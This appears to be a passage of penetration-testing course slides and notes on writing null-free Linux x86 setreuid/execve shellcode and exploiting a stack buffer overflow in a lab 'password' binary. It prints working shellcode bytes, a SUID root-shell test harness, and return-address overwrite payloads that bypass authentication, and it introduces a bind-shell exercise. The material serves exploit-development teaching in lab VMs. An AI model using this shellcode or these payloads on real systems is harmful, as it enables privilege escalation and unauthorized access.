push edx                        ; Pushing 0x0 from XOR-ed edx reg onto stack
push esp                        ; Pushing esp address above 0x0.
mov ecx, esp      ; Copying esp to ecx for argv.
mov eax, 0x0b     ; Loading system call number 11 execve() into eax
int 0x80                        ; Sending interrupt and execute syscall for execve(), legacy 32-bit mode not
supported on 64-bit
```

The Netwide Assembler (NASM)

- Tool: NASM
  - Original authors: Simon Tatham and Julian Hall
  - NASM is an x86, x86-64 assembler
  - Used to assemble assembly code into object files
    - Supports ELF, COFF, and others

The Netwide Assembler (NASM)


To assemble our shellcode and extract the machine instructions, we first use the x86 assembler, the Netwide Assembler (NASM). This tool was originally written by Simon Tatham and Julian Hall. It is currently maintained by H. Peter Anvin and his team.

NASM is an x86 and x86-64 assembler that supports several object file formats, including ELF, COFF, Win32, Mach-O, and others. You can specify the object file format with the -f switch. For example, nasm -f elf <filename> will assemble the assembly code as an ELF executable. For our purposes, we use NASM to simply assemble our assembly code for us to extract the required machine code. Because we need our code to be position-independent, we must not link it! Also included with NASM is the NDISASM disassembler, allowing you to view the machine code next to each assembly instruction. If you are manually selecting the object file format, such as ELF, by using the -f switch, I recommend using a tool like objdump to disassemble the object file to inspect the machine code. For our exercise, we use the tool xxd, written by Juergen Weigert. This tool gives us an easy-to-cut-and-paste view of the machine code!

Creating Shellcode (3)

- Use nasm to assemble...

```
deadlist@deadlist-desktop:~$ nasm setreuid_shellcode_w_nulls.s
deadlist@deadlist-desktop:~$ xxd -ps setreuid_shellcode_w_nulls
b800000000bb00000000b900000000ba00000000b846000000cd80b80000
0000
```



- Use xxd to dump machine code
  - -ps flag dumps hex only
- There are many null bytes!
  - Most string functions fail
- Shellcode is also 56 bytes! Too large!

Creating Shellcode (3)

On this slide, you can see the commands executed to assemble our assembly code and to view the machine code needed for our shellcode. These commands are:

```
nasm setreuid_shellcode_w_nulls.s
xxd -ps setreuid_shellcode_w_nulls
```

The first command with NASM is simply assembling our code from the last slide. We are not using any special switches for this task. The second command uses the xxd tool with the -ps (postscript) switch. The -ps switch outputs the assembly code in machine code format only, without any hexadecimal translation. This makes it easy to view and to cut and paste. As you can see, we have the problem of null bytes being included in our shellcode. Many times with exploitation, you will be relying on a string operator such as strcpy() or gets() to copy data into a buffer, and when these functions hit a null byte such as 0x00, they translate that as a string terminator. This, of course, causes our shellcode to fail. With our example, there are many null bytes to account for. We also run into the problem in which the shellcode is too large for many buffers at 56 bytes.

Removing Null Bytes (1)

- We must remove the null bytes:
  - mov eax, 0x0a leaves 0s
    - Use mov al, 0x0a
- Several ways to do this:
  - xor eax, eax
  - sub eax, eax
  - mov eax, ecx
  - inc eax / dec eax

Removing Null Bytes (1)

Quite a few assembly instructions cause null bytes to reside within your shellcode. The main issue with this is many string operations such as strcpy() stop copying data when reaching a null byte. For example, if you try to move 10 (0x0a) into EAX, it results in 0x0000000a, leaving 3 null bytes. These null bytes again terminate many string operations and break your shellcode. There are tricks to get around this type of issue. Take the example of moving 10 into EAX. Remember that 32-bit registers are 4 bytes, but for backward compatibility, smaller portions of these registers can be accessed directly. The lower one-half (16 bits) of EAX, for example, can be accessed directly by referencing the register name AX. You can also access the higher and lower byte in the AX register independently with AL and AH. The "L" is for low and the "H" is for high. With this knowledge, we should use the instruction mov al, 0x0a and remove any null bytes.

Often you will want to pass a 0 as an argument to a system call. The problem is if we try to simply load a 0 into a register through the use of shellcode, string operations will fail. There are a few ways to get around this issue. You will most commonly see the use of the instruction xor eax, eax to zero out a register, as it does not modify the EFLAGS register. When you XOR something with itself, the result is always 0. Another way to zero out a register is to subtract it from itself; for example, sub eax, eax will zero out EAX. You can move an existing register whose value is 0 with the instruction mov eax, ecx. Another way to zero a register is by using the increment (inc) and decrement (dec) instructions. These instructions increase or decrease the value of the register by one. Using the right combination of these instructions, you can zero a register. The problem with these instructions is they increase the size of your shellcode much more than they should.

Removing Null Bytes (2)

```
BITS 32

; Below is the syscall for restoring the UID back to 0...
; I have demonstrated a couple of ways to zero a register without having nulls...
xor eax, eax .    ; We're XOR-ing to zero out eax to prepare it for a system call number
xor ebx, ebx .    ; We're XOR-ing to zero out ebx to pass as arg to setreuid().
sub ecx, ecx .    ; We're subtracting ecx from ecx to zero it out.
mov edx, ecx .    ; Moving 0x0 from ecx into edx and avoiding null shellcode.
mov al, 0x46 .    ; Loading syscall #70 setreuid() into eax
int 0x80     .    ; Sending interrupt and execute syscall for setreuid()

; Below is the syscall for execve() to spawn a shell...
sub eax, eax .    ; Zeroing out eax again.
push edx     .    ; Pushing null byte to terminate string. This will be after /bin/sh
push 0x68732f2f   ; Pushing //sh before null byte. // makes it 4 bytes. Extra / is ignored
push 0x6e69622f   ; Pushing /bin before //sh and the null byte.
mov ebx, esp      ; Moving Stack Pointer address into ebx register.
push edx          ; Pushing 0x0 from XOR-ed edx reg onto stack
push esp          ; Pushing esp address above above 0x0.
mov ecx, esp      ; Copying esp to ecx for argv
mov al, 0x0b      ; Loading system call number 11 execve() into eax
int 0x80  .       ; Sending interrupt and execute syscall for execve()
```


Removing Null Bytes (2)

This slide demonstrates some of the previously discussed methods of removing null bytes. Walk through each one of the instructions differing from the last version.

BITS 32

; Below is the syscall for restoring the UID back to 0 ...
; I have demonstrated a couple of ways to zero a register without having nulls ...
xor eax, eax ; We're XOR-ing to zero out eax to prepare it for a system call number.
xor ebx, ebx ; We're XOR-ing to zero out ebx to pass as arg to setreuid().
sub ecx, ecx ; We're subtracting ecx from ecx to zero it out.
mov edx, ecx ; Moving 0x0 from ecx into edx and avoiding null shellcode.
mov al, 0x46 ; Loading syscall #70 setreuid() into eax.
int 0x80 ; Sending interrupt and execute syscall for setreuid().

; Below is the syscall for execve() to spawn a shell ...
sub eax, eax ; Zeroing out eax again.
push edx ; Pushing null byte to terminate string. This will be after /bin/sh.
push 0x68732f2f ; Pushing //sh before null byte. // makes it 4 bytes. Extra / is ignored.
push 0x6e69622f ; Pushing /bin before //sh and the null byte.
mov ebx, esp ; Moving Stack Pointer address into ebx register.
push edx ; Pushing 0x0 from XOR-ed edx reg onto stack.
push esp ; Pushing esp address above above 0x0 null.
mov ecx, esp ; Copying esp to ecx for argv.
mov al, 0x0b ; Loading system call number 11 execve() into eax.
int 0x80 ; Sending interrupt and execute syscall for execve().

Removing Null Bytes (3)

- Assemble new version with nasm:

```
deadlist@deadlist-desktop:~$ nasm setreuid_shellcode_wo_nulls.s
deadlist@deadlist-desktop:~$ xxd -ps setreuid_shellcode_wo_nulls
31c031db29c989cab046cd8029c052682f2f7368682f62696e89e3525489
e1b00bcd80
```

No Nulls

- Null bytes are gone!
- Shellcode is only 35 bytes
- Let's load this into a program to test

Removing Null Bytes (3)

As you can see, when we assemble this version with NASM and use xxd to view the machine code in base16, the nulls are no longer present. This code should copy into a buffer without problems. The size of the shellcode is also much smaller now at only 35 bytes! There are a couple ways to get the shellcode even smaller, such as using the cdq and xchg instructions. These are small instructions that can save you some space in your shellcode. The cdq instruction enables you to use EAX as if it were a 64-bit register by using EDX. Taking advantage of this, you can set EDX to 0x00000000 (null) with just a 1-byte instruction. The xchg instruction enables you to switch the contents of two registers with each other.

Testing Our Shellcode (1)

- This program will allow us to test our shellcode:

```
char scode[] = "\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0"\
               "\x46\xcd\x80\x29\xc0\x52\x68\x2f\x2f"\
               "\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3"\
               "\x52\x54\x89\xe1\xb0\x0b\xcd\x80";

int main(int argc, char **argv){
        int (*one)();
        one = (int(*)())scode;
        (int)(*one)();
}
```


Testing Our Shellcode (1)

This slide provides you with a way to test your shellcode to see if it works. Several written programs do exactly this test. This code was grabbed from https://www.exploit-db.com/papers/13224/. It is a simple program that assigns the function pointer "one" with the address of our shellcode. Our shellcode is then called as a function and execution occurs.

/*Below is a C program to test your shellcode. The shellcode following should spawn a root shell*/
/*as long as the program is owned by root with SUID. any programs written to */
/*test your shellcode. This method of defining scode as a function was lifted from */
/*milw0rm.com at https://web.archive.org/web/20080714043347/http://milw0rm.com/papers/51 ... from author lhall ... The shellcode*/
/*was written by myself. Stephen Sims...*/

/*Size of shellcode is 35 bytes. Can be made smaller with cdq instruction...*/

```
char scode[] = "\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0"\
                        "\x46\xcd\x80\x29\xc0\x52\x68\x2f\x2f"\
                        "\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3"\
                        "\x52\x54\x89\xe1\xb0\x0b\xcd\x80";

int main(int argc, char **argv){
                int (*one)();
                one = (int(*)())scode;
                (int)(*one)();
}
```

Testing Our Shellcode (2)

- Compile the program and set to root:

```
deadlist@deadlist-desktop:~$ gcc scode1.c -o scode1
deadlist@deadlist-desktop:~$ sudo -i
[sudo] password for deadlist:
root@deadlist-desktop:~# chown root:root /home/deadlist/scode1
root@deadlist-desktop:~# chmod +s /home/deadlist/scode1
root@deadlist-desktop:~# exit
```

```
deadlist@deadlist-desktop:~$ ./scode1
# id
uid=0(root) gid=1000(deadlist) egid=0(root) groups=4(adm),20(dialout),24(cdrom
),25(floppy),29(audio),30(dip),44(video),46(plugdev),104(scanner),108(lpadmin)
,109(admin),115(netdev),117(powerdev),1000(deadlist)
```

- Success!

Testing Our Shellcode (2)

The first image on this slide simply walks through compiling the shellcode program, naming it scode1. We then assign ownership to root and turn on SUID. This allows our shellcode to demonstrate the restoring of root privileges prior to spawning a shell for us. The next image shows our program's execution with ./scode1. As you can see, by issuing the id command, we are now running as root, even though we are logged in as the user deadlist.

The scode program can also be used to test shellcode that you did not author. Is it wise to simply trust that shellcode written by someone else is doing what you hope? Simply place the shellcode into the global array within the scode program and load the program into GDB. After the program is loaded, you can break on the function pointer call inside of main() and single-step (si in GDB) through the scode() function to see its intentions. Look for system call numbers loaded into EAX primarily.

Module Summary

- Shellcode basics
- System calls
  - Interrupts
- Writing shellcode
- Removing null bytes extracting machine code

Module Summary

In this module, we took a quick look at writing your own shellcode on Linux. This is a great skill to have because oftentimes shellcode available on the net is not exactly what you are looking for or no longer works. To write your own shellcode, you must understand how system calls and interrupts work, as well as become more familiar with assembly code. We also took a look at some examples of removing null bytes from your shellcode and decreasing its size.

Review Questions

1) Which of the following is the best way to set EAX to zero?
   A) sub eax, eax
   B) mov eax, ecx
   C) xor eax, eax
2) To which register would you load the desired system call number?
3) What system call can you use to restore rights?

Review Questions

1) Which of the following is the best way to set EAX to zero?
   a) sub eax, eax
   b) mov eax, ecx
   c) xor eax, eax
2) To which register would you load the desired system call number?
3) What system call can you use to restore rights?

Answers

1) C: xor eax, eax
2) The EAX register
3) setreuid()

Answers

1) Which of the following is the best way to set EAX to zero?
   a) sub eax, eax
   b) mov eax, ecx
   c) xor eax, eax – Option C is correct because it does not modify the EFLAGS register.

2) To which register would you load the desired system call number?

   The EAX register is used to hold the system call number when calling via an interrupt.

3) What system call can you use to restore rights?

   The setreuid() system call can be used to restore rights prior to running the execve() system call to spawn a shell. Other system calls may be used to restore rights as well, such as the setuid() system call.

Recommended Reading

- *Assembly Language for Intel-Based Computers*, 5th Edition, by Kip R. Irvine, 2007
- *IA-32 Intel Architecture Software Developer's Manual*, Intel Corporation, November, 2007
- *Hacking: The Art of Exploitation*, 2nd Edition, by Jon Erickson, 2008
- *The Shellcoder's Handbook*, 2nd Edition, by Chris Anley, John Heasman, Felix "FX" Linder, and Gerardo Richarte, 2007
- The Metasploit Project, by H.D. Moore et al.: https://www.metasploit.com

Recommended Reading

- *Assembly Language for Intel-Based Computers*, 5th Edition, by Kip R. Irvine, 2007
- *IA-32 Intel Architecture Software Developer's Manual*, Intel Corporation, November, 2007
- *Hacking: The Art of Exploitation*, 2nd Edition, by Jon Erickson, 2008
- *The Shellcoder's Handbook*, 2nd Edition, by Chris Anley, John Heasman, Felix "FX" Linder, and Gerardo Richarte, 2007
- The Metasploit Project, by H.D. Moore et al.: https://www.metasploit.com

Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Day 4

Introduction to Memory

Introduction to Shellcode

Smashing the Stack

- Exercise: Linux Stack Overflow
- Exercise: ret2libc

Advanced Stack Smashing

- Exercise: x64_vuln

Bootcamp

- Exercise: Brute Forcing ASLR
- Exercise: mbse
- Bonus Exercise: ret2libc with ASLR

Smashing the Stack

In this module, we dive deep into the process of exploiting the stack segment on Linux. There are several exercises where you are forced to compensate for various conditions that block some attack methods. Stack smashing has been around for quite a while and is a great place to start learning about the attack process.

Objectives

- Our objective for this module is to understand:
  - Identifying a privileged program
  - Smashing the stack on Linux
  - Utilizing the stack
  - Triggering a segmentation fault
  - Privilege escalation/getting a shell
  - return-to-libc

Objectives

We start by exploiting a simple stack-based buffer overflow vulnerability and walk through the addition of controls used to stop an attacker from succeeding. This includes simple return-to-buffer attacks, return-to-function attacks, and return-to-libc attacks.

A Note on OS Versions

- Why do we jump around OSs, some older and some newer?
  - To learn math, would you start with calculus?
  - Techniques are often the same; however, we must learn how to defeat controls:
    - OS: ASLR, LFH, DEP
    - Compiler: Canaries, SafeSEH
    - Programs can opt in or out of some controls
  - Windows 7/8 & 2008/2012 exploitation often involves overwriting C++ vtable pointers on the heap
    - Complex attacks requiring advanced programming skills

A Note on OS Versions

A question that is often asked is, "Why don't we start with exploiting Windows 7?" The answer is quite simple. You cannot skip straight to calculus when first starting to learn math. You must understand the prerequisites and build foundational skills. The techniques used to exploit the most current operating systems are often similar, if not the same. The issue is with the myriad of OS and compile-time controls that have been added over the years. When you understand how a basic buffer overflow works, it is far easier to understand how the protections are thwarting your attack. This makes the concepts around defeating these controls easier to digest and attack. A good example is in the use of Return-Oriented Programming (ROP) and exploitation to disable Data Execution Prevention (DEP) on a page of memory holding your shellcode. Ultimately, the technique of exploitation is the same as it has been for 20 years, but we just add in a new technique to help defeat the exploit mitigation control (DEP).

Many of the latest operating systems have a large number of exploit mitigation controls, to the point where stack-based attacks are sometimes impossible, regardless of the discovered vulnerability. Heap overflows are a popular alternative, as the attacks focus on application data, which is more difficult to protect because it is often dynamically generated at runtime. These attacks can be complex, requiring a strong understanding of C and C++, as well as advanced reverse engineering and debugging skills. SANS SEC760, "Advanced Exploit Development for Penetration Testers," can help you further your skills in this area, after you master the material in this course.

Stack Exploitation on Linux

- This module is mostly exercises!
- Goals of stack overflows:
  - Privilege escalation
  - Getting shell
  - Bypass authentication
  - Overwrite
  - Much more...
- Kubuntu password is "deadlist"

Stack Exploitation on Linux

In this module, we take a simple C program compiled with GCC and look for exploit possibilities. We also discuss controls that have been implemented by GCC to try and stop stack-based attacks. We defeat some of these controls and discuss some of the newer controls put into the latest versions of GCC, as well as OS controls.

Goals of Stack Overflows

There are many options an attacker has after discovering a stack overflow condition. Some of the most common ones include privilege escalation, obtaining a root shell, bypassing authentication, adding an account, and many others. Privilege escalation is often combined with obtaining a root shell, and then possibly adding an account to maintain permanent access. If we are running as a normal user, our rights on the system are obviously limited. Due to controls implemented over the years, many attacks require multiple tricks. For example, an attacker who breaks into a system via a remote exploit through a browser would hope to have root access at this point; however, many browsers run with fewer privileges now, thus preventing an attacker from having full control of the system. An attacker must then find a local exploit on the system to escalate his rights. Some programs run with an SUID of root. If a program is running as SUID root and there is a stack vulnerability, an attacker may escalate his privileges.

An attacker may not always want to get a root shell. It may be enough to bypass some authentication on a program by patching the executable or by redirecting program execution to a different location. There have even been known format string bugs that allow an attacker to overwrite the /etc/shadow and /etc/passwd files to create an account with a UID of 0 "root." The point is that there are many options for exploitation when a vulnerability is discovered.

Finding Privileged Programs

- Run the following:

```
$ ls -la password
-rwsrwsrwx 1 root root 7320 Jul 20  2012 password
```

- The SUID permission-flag runs the program under the context of the owner!
- This one is owned by root

```
find / -perm /6000
```


Finding Privileged Programs

It is common for attackers and penetration testers to search for programs on UNIX-based systems, which may have a high level of privilege. Searching for programs that have the SUID or SGID bits set in their permissions field can help prioritize interesting targets because they may lead to privilege escalation. As indicated on the slide, these programs run under the context of the owner or group identified next to the permissions. This means if user John were to run the password program displayed on the slide, it would run under the context of root. In other words, if there is a vulnerability in a program that is owned by root running with the SUID permission-bit set and an attacker exploits that vulnerability, he could potentially gain code execution under the context of root. There are often many programs on a UNIX-based system with the SUID permission-bit set. Some are installed by default and others come with various installed programs.

You can use the following command to search for SUID and SGID programs:

```
find / -perm /6000
```

Attackers have also been known to attempt to trick administrators into putting programs owned by root with the SUID bit set onto a system, or even mount a filesystem of another device containing the same type of program.

Exercise: Linux Stack Overflow

- Target: The password program on Kubuntu Precise Pangolin
  - A Linux ELF binary
  - PoC program vulnerable to a stack overflow
  - The program has no exploit mitigations enabled
- Goals:
  - To trigger a buffer overflow inside the program
  - Use the Metasploit pattern scripts
  - Determine the buffer size
  - Verify control of the instruction pointer
  - Gain shellcode execution

Your instructor will walk through this exercise first, demonstrating all of the key points before handing over control to you.

Exercise: Linux Stack Overflow

In this exercise, you will perform a basic stack overflow against a PoC Linux binary. You will use your Kubuntu Precise Pangolin 12.04 VM. By design, this program does very little. This is to avoid distracting you during the learning objective. As we move forward, the programs will start to become more interactive. There are no exploit mitigations compiled into this program or running on the OS. This too will change shortly.

Your goal is to locate, trigger, and successfully exploit the buffer overflow in the program. You will use the Metasploit pattern_create and pattern_offset scripts to help you determine the buffer size. Once you determine the buffer size and verify precise control of the instruction pointer, you will take control of the process to bypass authentication and gain shellcode execution.

This exercise should take approximately 45 minutes to an hour.

The Password Program (1)

- Let's run this exercise together!
  - Use Kubuntu 12.04 – Precise Pangolin

```
$ uname -rs
Linux 3.2.0-23-generic-pae
```

  - Switch to your "/home/deadlist" directory
  - Run the password program with ./password
  - Attempt to guess the password
  - Can you think of anything else to do?

The Password Program (1)

Let's run this exercise together. Start by changing to your home directory on your Kubuntu image. Next, run the password program in that directory by typing **`./password`**

You should get prompted to enter a password. Make a few guesses as to what the password might be. You probably won't guess it in any reasonable amount of time. You might write a brute force password-guessing tool, but that could take much longer than the amount of time you have. The focus here is to discover other ways to break the program and get some wanted results. If you cannot guess the password, what else might you do to break the program? We've talked about how programs are laid out in memory and different vulnerabilities that exist. See if you can think of anything before moving to the next slide. One of the most important requirements as a senior penetration tester is to think of many possibilities and to think outside the box.

The Password Program (2)

- Trigger a segmentation fault
  - Use Python to send in 1,000 A's:

```
$ python -c 'print "A" * 1000' | ./password
Please enter the password: Access Denied!
Segmentation fault
```

- What does a segmentation fault mean?
  - What have we overwritten?
  - What could we do now?

The Password Program (2)

An uppercase "A" is commonly used to check and see if a buffer is vulnerable to an overflow. This results in the hexadecimal value of 0x41, which is easy to spot when viewing the registers and stack to look for an overwrite. Try entering in a bunch of uppercase A's and see if you can trigger a segmentation fault. Did one occur? At this point you may not know the size of the buffer, so it may take a bunch of A's. You can use some shortcuts to speed up the fuzzing by using a scripting language such as Python or Perl. Try entering:

python -c 'print "A" * 1000' | ./password #This is the equivalent of manually typing in 1,000 A's!
perl -e 'print "A" x 1000' | ./password #Perl equivalent to the above Python command.

Did you get a segmentation fault this time? If so, what does this mean? Remember that right after the buffer allocated, on the stack are important values used to both access data on the stack and to return control to the calling function when the called function finishes. For example, if a buffer is set up to hold 100 bytes of data and we write 200 A's, those A's are overwriting the saved frame pointer, the return pointer, and other variables on the stack. When the return pointer address 0x41414141 is accessed by EIP at the end of the procedure epilogue, a segmentation fault occurs because the memory address 0x41414141 is invalid and contains no instructions.

When we find that this condition exists, we have quite a few choices for exploitation. Try to think of some before moving to the next slide.

The Password Program (3)

- The next step...
  - Determine the size of the buffer

```
Dump of assembler code for function checkpw:
   0x08048464 <+0>:    push   %ebp
   0x08048465 <+1>:    mov    %esp,%ebp
   0x08048467 <+3>:    push   %edi
   0x08048468 <+4>:    push   %esi
   0x08048469 <+5>:    sub    $0x270,%esp
   0x0804846f <+11>:   mov    $0x8048630,%eax
   0x08048474 <+16>:   mov    %eax,(%esp)
   0x08048477 <+19>:   call   0x8048350 <printf@plt>
   0x0804847c <+24>:   lea    -0x260(%ebp),%eax
   0x08048482 <+30>:   mov    %eax,(%esp)
   0x08048485 <+33>:   call   0x8048360 <gets@plt>
```

lea -0x260 bytes (608)

The Password Program (3)

At this point, we must do a couple things if we are to continue with any attack other than a denial of service on the application. First, determine the size of the buffer. To perform any attempt to take control of the program, we have to know where on the stack the buffer ends and begins to overwrite other fields. Depending on what function was used to allocate memory, there may be several possibilities in determining this information. You also have the option of manually increasing or decreasing the number of A's you inject into the buffer to try and determine when exactly the overflow occurs. Start up the password program in GDB. Type the command **`gdb password`** from your "/home/deadlist directory."

First, type the command **`disas main`** to disassemble the main() function. We know that the password program asks us for a password, so maybe we can find out where the user-supplied password guess is stored. When we disassemble the main() function, we see a function called checkpw(), which sounds of interest. Nothing else in main() looks to take in the user input. Now type in **`disas checkpw`** to disassemble the checkpw() function. At the top of the disassembled function, we can see the procedure prologue. We see the value of 0x270 being subtracted from %esp. In decimal, the size is 624 bytes. This is not the size allocated to accept the user input specifically, but does include that amount.

If you look down a couple more instructions, you see the instruction "lea -0x260(%ebp),%eax", and shortly following it, there is a call to the gets() function. We can deduce that this is the location of the buffer we are interested in and the one we are overflowing. In newer versions of GDB, the negative value is given to us. On other versions, you are given a two's complement value such as 0xfffffda0. In this case, you convert it to a positive number by inverting the bits +1 and then convert it to decimal to get the value of 608 bytes. This is going to be the size of the buffer for user input, also including the "push %edi" and "push %esi" instructions after the prologue preserving those registers. Now that we have that information, let's record it for later use.

Another Option (1)

- Using Metasploit scripts to determine the buffer size: pattern_create.rb & pattern_offset.rb
- The pattern_create.rb script can be used to generate a pattern of characters to use as input

```
# ls pattern*
pattern_create.rb  pattern_offset.rb
# ./pattern_create.rb -l 700
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2
Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad... #Shortened for spacing
6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq41Au2Au3Au4Au5A
u6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8A
w9Ax0Ax1Ax2A
```


Another Option (1)

It is sometimes an option to use a simple pair of Metasploit scripts to determine the buffer size of a vulnerable program. On your Kali VM at "/usr/share/metasploit-framework/tools/exploit/" are two scripts: "pattern_offset.rb" and "pattern_create.rb". Note that this location can change often. It is best to verify. These scripts can generate a stream of unique, contiguous bytes of ASCII text that can identify the length of the vulnerable buffer. Simply run the "pattern_create.rb" script with the desired size:

```
./pattern_create.rb -l 700
```

As you can see on the slide, a 700-byte block of characters has been produced. We can use this as input to the program. If you want to run this in class, you need the help of your Kali image because Metasploit is not included on your Kubuntu image. Note that the results shown on the slides may not reflect exactly what you see between your VMs.

Another Option (2)

- Set up the input with Python to use the characters generated by the Ruby script

```
$ python -c 'print
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7…
#Shortened for spacing
w0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2A"' > /tmp/input1
```

```
(gdb) run < /tmp/input1
Starting program:/home/deadlist/password < /tmp/input1
Please enter the password: Access Denied!
Program received signal SIGSEGV, Segmentation fault.
0x41347541 in ?? ()
```

```
# ./pattern_offset.rb -q 41347541
[*] Exact match at offset 612
```


Another Option (2)

Now that we have the 700-byte block of unique characters, we can use Python to input it into the program. We are simply redirecting the output of the Python script into the "/tmp/input1" file. Next, we fire up the password program with GDB and run the program with our special input. As you can see on the slide, EIP has a segmentation fault on the memory address 0x41347541. We can take this value that corresponds to a certain position within the data generated by the "pattern_create.rb" script and feed it into the "pattern_offset.rb" script. When doing this, we are given the value 612. This matches the buffer size we determined before, including the buffer and SFP overwrite to get us to the return pointer.

The use of the Ruby pattern scripts can sometimes pose a problem, such as that with bad input characters. Input validation or filtering as well as other issues may cause the scripts to produce bad information; however, when you can use them, they can save you time. The **-s** option allows you to specify bad characters you wish to exclude.

The Password Program (4)

- Continuing on…
  - The granted() function within checkpw()

```
0x080484d9 <+117>:  repz cmpsb %es:(%edi),%ds:(%esi)
```

```
0x080484ec <+136>:  jne    0x80484f5 <checkpw+145>
0x080484ee <+138>:  call   0x8048510 <granted>
```

```
Dump of assembler code for function granted:
   0x08048510 <+0>:  push   %ebp
   0x08048511 <+1>:  mov    %esp,%ebp
   0x08048513 <+3>:  sub    $0x18,%esp
   0x08048516 <+6>:  movl   $0x804868e,(%esp)
   0x0804851d <+13>: call   0x8048370 <puts@plt>
```


The Password Program (4)

For our first attack, look at the granted() function. If you happen to look lower in the checkpw() function, there seems to be a comparison taking place. The assembly instruction "repz cmpsb %es:(%edi),%ds:(%esi)" is likely comparing the user-supplied password guess with the real password. You may pull the real password out using a debugger, but that is not our goal. Just try setting a breakpoint on the memory address of the comparison instruction and analyze the pointer held in edi and esi with "x/s $edi" and "x/s $esi“. The strings tool is another option if the password is not encrypted. Back to our goal: Shortly after the comparison instruction is the instruction "jne 0x80484f5”, and immediately following that instruction is "call 0x8048510 <granted>". As you may have guessed, this seems to be an instruction saying if the values compared are not equal, jump to the instruction at the address 0x80484f5 and exit, but if they are equal, call the granted() function. So if the password matches, we call granted(), and all is well.

The Password Program (5)

- Continuing on…
  - Redirecting execution to granted()

```
$ python -c 'print "A" * 600' |./password
Please enter the password: Access Denied!
$ python -c 'print "A" * 608' |./password
Please enter the password: Access Denied!
Segmentation fault
```

```
$ python -c 'print "A" *612 + "\x10\x85\x04\x08"' | ./password
Please enter the password: Access Denied!
Access Granted
Segmentation fault
```

The Password Program (5)

We have now determined that getting the program to execute the granted() function seems like a good choice. If you look again at the disassembly of the checkpw() function, you can see that granted() starts at the address 0x8048510. This is the address we need to use to overwrite the return pointer in the checkpw() function. Earlier, we learned that the size of the buffer allocated for the user password is 608 bytes. Now go back to using Python at the command line to overflow the buffer.

At command line, enter:

```
python -c 'print "A"*600' | ./password
```

Please enter the password: Access Denied! #600 is the size of our buffer so we don't expect this one to seg fault, though we are corrupting the preserved ESI value.

```
python -c 'print "A"*608' |./password
```

Please enter the password: Access Denied!

Segmentation fault

There we go! We caused a segmentation fault this time! We likely null-terminated into the last byte of the saved frame pointer, causing the crash. The return pointer should be just after 612 bytes. Now try appending the address of the granted() function on the end of the 612 bytes. Type in:

```
python -c 'print "A"*612 + "\x10\x85\x04\x08"' |./password
```

Please enter the password: Access Denied!

Access Granted

Blam! We just forced the program to execute the granted() function without supplying credentials! The "\x10\x85\x04\x08" is the address of the granted() function in little-endian format. Remember, we must reverse the order of the bytes so that the address is properly written to the stack in the right order. The "\x" is simply telling the processor to treat the values following it as hexadecimal or part of a binary string. In this exercise, we successfully ran a stack-based buffer overflow and overwrote the return pointer with the address of another function. This may get us access into the application, but what if we want to try and escalate our privileges by getting a root shell?

Got Root? (1)

- Let's use the "password" program to open up a backdoor!
- The instructor will run through the objective of the exercise, quickly execute the attack to demonstrate the technique, and then you're on your own to run the same
- It's okay to peek at the answers if you must, but only after you've tried to create the solution
  - Use the hints when needed!
  - Try different landing spots

Got Root? (1)

In this exercise, your goal is to gain root access by redirecting EIP to your shellcode. Shellcode is a program written in assembly language and compiled with an assembler such as NASM. The goal is to inject the shellcode into the running process during exploitation, which serves as the payload so that it may be executed by the processor. The name shellcode comes from the fact that traditionally, shellcode was most commonly used to open up an administrative shell on a system. The shellcode we use for this exercise opens up TCP port 9999 on the local system and provides an administrative shell to anyone who connects to that port with a tool such as netcat. It was taken from the Metasploit project.

Remember that performing security research is a skill requiring you to think outside the box. Skipping ahead to see the solutions does not serve you as well as solving the problems yourself. Getting frustrated is a common side effect of vulnerability research and developing a proof of concept. Consider working with a partner to determine solutions.

Got Root? (2)

- Tools to work with:
  - You will be attacking the "password" program
  - Stay running as the user "deadlist." You should never have to SU to "root"
    - Program is running with SUID root
  - You already have the size of the buffer!
  - Shellcode is located at /home/deadlist/shellcode.txt
    - Shellcode is assembly instructions converted to hexadecimal, often with the goal of opening a backdoor
  - Use any tool at your disposal to help you locate objects

Got Root? (2)

Your goal is to exploit the password program to open up a port and bind a shell to it. You should never have to SU up to root for any of these exercises. The programs are already configured to run as SUID root. In the last exercise, you overwrote the return pointer in the checkpw() function to redirect EIP to execute the granted() function. This allowed you to bypass authentication. You already know where the return pointer is located and the size of the buffer. There is plenty of space in the buffer to fit your shellcode and to redirect execution to execute your shellcode. You will know you have succeeded when TCP port 9999 is listening on the local system. This can be checked by running the **netstat -ntl** command and checking to see if 9999 is listening.

